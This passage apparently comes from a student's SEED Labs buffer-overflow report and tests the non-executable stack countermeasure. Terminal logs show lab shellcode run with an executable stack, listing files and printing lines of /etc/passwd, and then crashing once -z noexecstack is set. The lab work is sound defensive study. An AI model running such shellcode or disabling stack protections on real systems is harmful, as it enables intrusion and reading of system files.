[09/25/21]seed@VM:~/.../server-code$
```

Now after removing the -fno-stack-protector flag we see that it is not visible anymore in the make file and the compilation will be aborted.


Task 7.b: Turn on the Non-executable Stack Protection

Here we first use the make file with -z execstack.




```
[09/25/21]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o
 stack-L1 stack.c
gcc -DBUF_SIZE=152 -z execstack -static -m32 -o stack-L2
stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -o stack-L3 sta
ck.c
gcc -DBUF_SIZE=80                   -DSHOW_FP -z execstack -
o stack-L4 stack.c
[09/25/21]seed@VM:~/.../server-code$
```

Now now we can compile shellcode_32.py and shellcode_64.py



```
gcc -z execstack -o a64.out call_shellcode.c
[09/25/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[09/25/21]seed@VM:~/.../shellcode$ ./a32.out
total 60
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Sep 25 18:12 a32.out
-rwxrwxr-x 1 seed seed 16888 Sep 25 18:12 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Sep 25 18:13 codefile_32
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1361 Sep 25 14:01 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[09/25/21]seed@VM:~/.../shellcode$
```

Now we put -z noexecstack in the make file. The result of shellcode compilation is as below.



```
rm -f a32.out a64.out codefile_32 codefile_64
[09/25/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[09/25/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[09/25/21]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[09/25/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[09/25/21]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[09/25/21]seed@VM:~/.../shellcode$
```